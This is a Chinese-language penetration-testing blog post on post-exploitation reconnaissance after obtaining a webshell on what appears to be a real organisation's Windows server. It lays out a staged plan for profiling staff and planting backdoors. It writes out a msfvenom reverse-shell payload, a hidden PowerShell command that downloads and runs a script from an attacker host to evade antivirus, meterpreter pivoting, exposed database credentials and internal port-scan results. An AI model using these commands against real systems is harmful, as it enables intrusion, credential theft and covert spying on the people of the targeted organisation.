专注APT攻击与防御

https://micropoor.blogspot.com/

目标资产信息搜集的程度，决定渗透过程的复杂程度。

目标主机信息搜集的深度，决定后渗透权限持续把控。

渗透的本质是信息搜集，而信息搜集整理为后续的情报跟进提供了强大的保证。

----Micropoor

文章将连载，从几方面论证，**渗透的本质是信息搜集。**


一次完整的网络渗透，不仅仅是与目标管理人员的权限争夺，一次完整的网络渗透，它分为两大块，**技术业务**与**信息分析业务**。

而**技术业务要辅助并且要为信息分析业务提供强大的支撑与保证**。同时**信息分析业务要为技术业务提供关键的目标信息分析逻辑关系与渗透方向**。


案例如下：(**非root/administrator下主动信息搜集**)（有马赛克）

在得到一个webshell时，非root/administrator情况下对目标信息搜集至关重要，它会影响后期的渗透是否顺利，以及渗透方向。

目标主机分配了2个内网IP，分别为10.0.0.X与192.168.100.X



得知部分服务软件，以及杀毒软件 NOD32，一般内网中为杀毒为集体一致。



搜集补丁更新频率，以及系统 状况


```
D:\> systeminfo

主機名稱:
作業系統名稱:
作業系統版本:
作業系統製造商:
作業系統設定:
作業系統組建類型:
註冊的擁有者:
註冊公司:
產品識別碼:
原始安裝日期:
系統開機時間:
系統製造商:
系統型號:
系統類型:
處理器:

BIOS 版本:
Windows 目錄:
系統目錄:
開機裝置:
系統地區設定:
輸入法地區設定:
時區:
實體記憶體總計:
可用實體記憶體:
虛擬記憶體: 大小上限:
虛擬記憶體: 可用:
虛擬記憶體: 使用中:
分頁檔位置:
網域:
登入伺服器:
Hotfix:
```

搜集安装软件以及版本，路径等。

```
c:\Temp\> wmic product > ins.txt
```

```
c:\Temp\> powershell "Get-WmiObject -class Win32_Product |Select-Object -Property name,version"

name                                   version
----                                   -------
                                       [redacted].5.[redacted]
Microsoft .NET Framework 4.7 (CHT)     7.0.0
Microsoft Visual C++ 2013 x86 Minimu...  .0.  1  5
Microsoft Visual C++ 2013 x86 Additi...  .0.  1  5
ESET Endpoint Antivirus                1.2.2  1
[redacted]                               .0.  1  6
[redacted]                             0.3  7  .6161
Microsoft .NET Framework 4.7           7.0.0
Google Update Helper                   3.3.
[redacted]                               .0.  1  6
VC90_CRT_x64                           00.  0
[redacted]                               .02  0  03
Microsoft Silverlight                  1.5  9  .0
```

域中用户如下。目前权限为 iis apppool\xxxx



正如上面所说，技术业务需要辅助分析业务。在域组中，其中有几个组需要特别关注，在一般的大型内网渗透中，需要关注大致几个组


（1）IT组/研发组　他们掌握在大量的内网密码，数据库密码等。

（2）秘书组　他们掌握着大量的目标机构的内部传达文件，为信息分析业务提供信息，在反馈给技术业务来确定渗透方向

（3）domain admins组　root/administrator

（4）财务组　他们掌握着大量的资金往来与目标企业的规划发展，并且可以通过资金，来判断出目标组织的整体架构

（5）CXX组 ceo cto coo等，不同的目标组织名字不同，如部长，厂长，经理等。



以研发中心为例：研发中心共计4人。

并且开始规划信息刺探等级：

等级1：确定某部门具体人员数量 如研发中心4人

等级2：确定该部门的英文用户名的具体信息，如姓名，联系方式，邮箱，职务等。以便确定下一步攻击方向


等级3：分别刺探白天/夜间 内网中所存活机器并且对应IP地址

等级4：对应人员的工作机内网IP，以及工作时间


等级5：根据信息业务反馈，制定目标安全时间，以便拖拽指定人员文件，或登录目标机器


等级6：制定目标机器后渗透与持续渗透的方式以及后门

刺探等级1



刺探等级2







在 net user /domain 后得到域中用户，但需要在**非root/administrator**权限下得到更多的信息来给信息分析业务提供数据，并确定攻击方向。

在案例中针对nod32，采用powershell payload

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=xxx.xxx.xxx.xxx LPORT=xx -f psh-reflection >xx.ps1
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost xxx.xxx.xxx.xxx
lhost => xxx.xxx.xxx.xxx
msf exploit(handler) > set lport xxx
lport => xxx
msf > run

powershell -windowstyle hidden -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://xxx.xxx.xxx.xxx/xxx.ps1');"
注意区分目标及系统是32位还是64位。





接下来将会用 IIS APPPOOL\XXXX 的权限来搜集更多有趣的信息


```
meterpreter > shell
Process 6848 created.
Channel 1 created.
Microsoft Windows [ª©¥» 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

D:\>ipconfig
ipconfig

Windows IP ³]©w


¤A¤Ç□d °ª□ ½u 2:

   ³s½u¯S©w DNS §=X . . . . . :
   ³sµ²-¥»ª□v6 ¦□  . . . . . : [redacted]
   IPv4 ¦□  . . . . . . . . . . . . : 10.0.0.3
   ¤l¤ºB¸n . . . . . . . . . . . .: 255.255.255.0
   ¹w³]¹h¹D . . . . . . . . . . . .: 10.0.0.254

¤A¤Ç□d (2)59.125.110.187:

   ³s½u¯S©w DNS §=X . . . . . :
   ³sµ²-¥»ª□v6 ¦□  . . . . . : [redacted]
   IPv4 ¦□  . . . . . . . . . . . . : 192.168.100.10
   ¤l¤ºB¸n . . . . . . . . . . . .: 255.255.255.0
   IPv4 ¦□  . . . . . . . . . . . . : 192.168.100.7
   ¤l¤ºB¸n . . . . . . . . . . . .: 255.255.255.0
   ¹w³]¹h¹D . . . . . . . . . . . .: 192.168.100.1
```

某数据库配置 for mssql

```
ce=10.0.0[redacted]ial Catalo[redacted]Persist Security Info=True;User ID=sa;Passwo
ce=10.0.0[redacted]nitial Catalog=[redacted]Persist Security Info=True;User ID=dbo_

="Provider=[redacted]Data Source=10.0.0[redacted]Password=[redacted];User ID=sa;In
```


```
D:\>exit
meterpreter > run autoroute -s 10.0.0.1/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.0.0.1/255.255.255.0...
[+] Added route to 10.0.0.1/255.255.255.0 via 59.125.110.178
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.0.0.1           255.255.255.0      Session 1

meterpreter >
```

白天测试段10.0.0.x段在线主机 for windows （部分）




10.0.0.x 段信息刺探：

IP 1-50 open 3389 （部分）




[+] 10.0.0.2: - 10.0.0.2:3389 - TCP OPEN
[+] 10.0.0.3: - 10.0.0.3:3389 - TCP OPEN
[+] 10.0.0.5: - 10.0.0.5:3389 - TCP OPEN
[+] 10.0.0.7: - 10.0.0.7:3389 - TCP OPEN
[+] 10.0.0.9: - 10.0.0.9:3389 - TCP OPEN
[+] 10.0.0.12: - 10.0.0.12:3389 - TCP OPEN
[+] 10.0.0.13: - 10.0.0.13:3389 - TCP OPEN
[+] 10.0.0.14: - 10.0.0.14:3389 - TCP OPEN
[+] 10.0.0.26: - 10.0.0.26:3389 - TCP OPEN
[+] 10.0.0.28: - 10.0.0.28:3389 - TCP OPEN
[+] 10.0.0.32: - 10.0.0.32:3389 - TCP OPEN

IP 1-255 open 22,25 （部分）




[+] 10.0.0.3: - 10.0.0.3:25 - TCP OPEN
[+] 10.0.0.5: - 10.0.0.5:25 - TCP OPEN
[+] 10.0.0.14: - 10.0.0.14:25 - TCP OPEN
[+] 10.0.0.15: - 10.0.0.15:22 - TCP OPEN
[+] 10.0.0.16: - 10.0.0.16:22 - TCP OPEN
[+] 10.0.0.17: - 10.0.0.17:22 - TCP OPEN
[+] 10.0.0.20: - 10.0.0.20:22 - TCP OPEN
[+] 10.0.0.21: - 10.0.0.21:22 - TCP OPEN
[+] 10.0.0.31: - 10.0.0.31:22 - TCP OPEN
[+] 10.0.0.38: - 10.0.0.38:22 - TCP OPEN
[+] 10.0.0.40: - 10.0.0.40:22 - TCP OPEN
[+] 10.0.0.99: - 10.0.0.99:22 - TCP OPEN
[+] 10.0.0.251: - 10.0.0.251:22 - TCP OPEN
[+] 10.0.0.254: - 10.0.0.254:22 - TCP OPEN

IP 1-255 smtp for version （部分）



msf auxiliary(smtp_version) > run

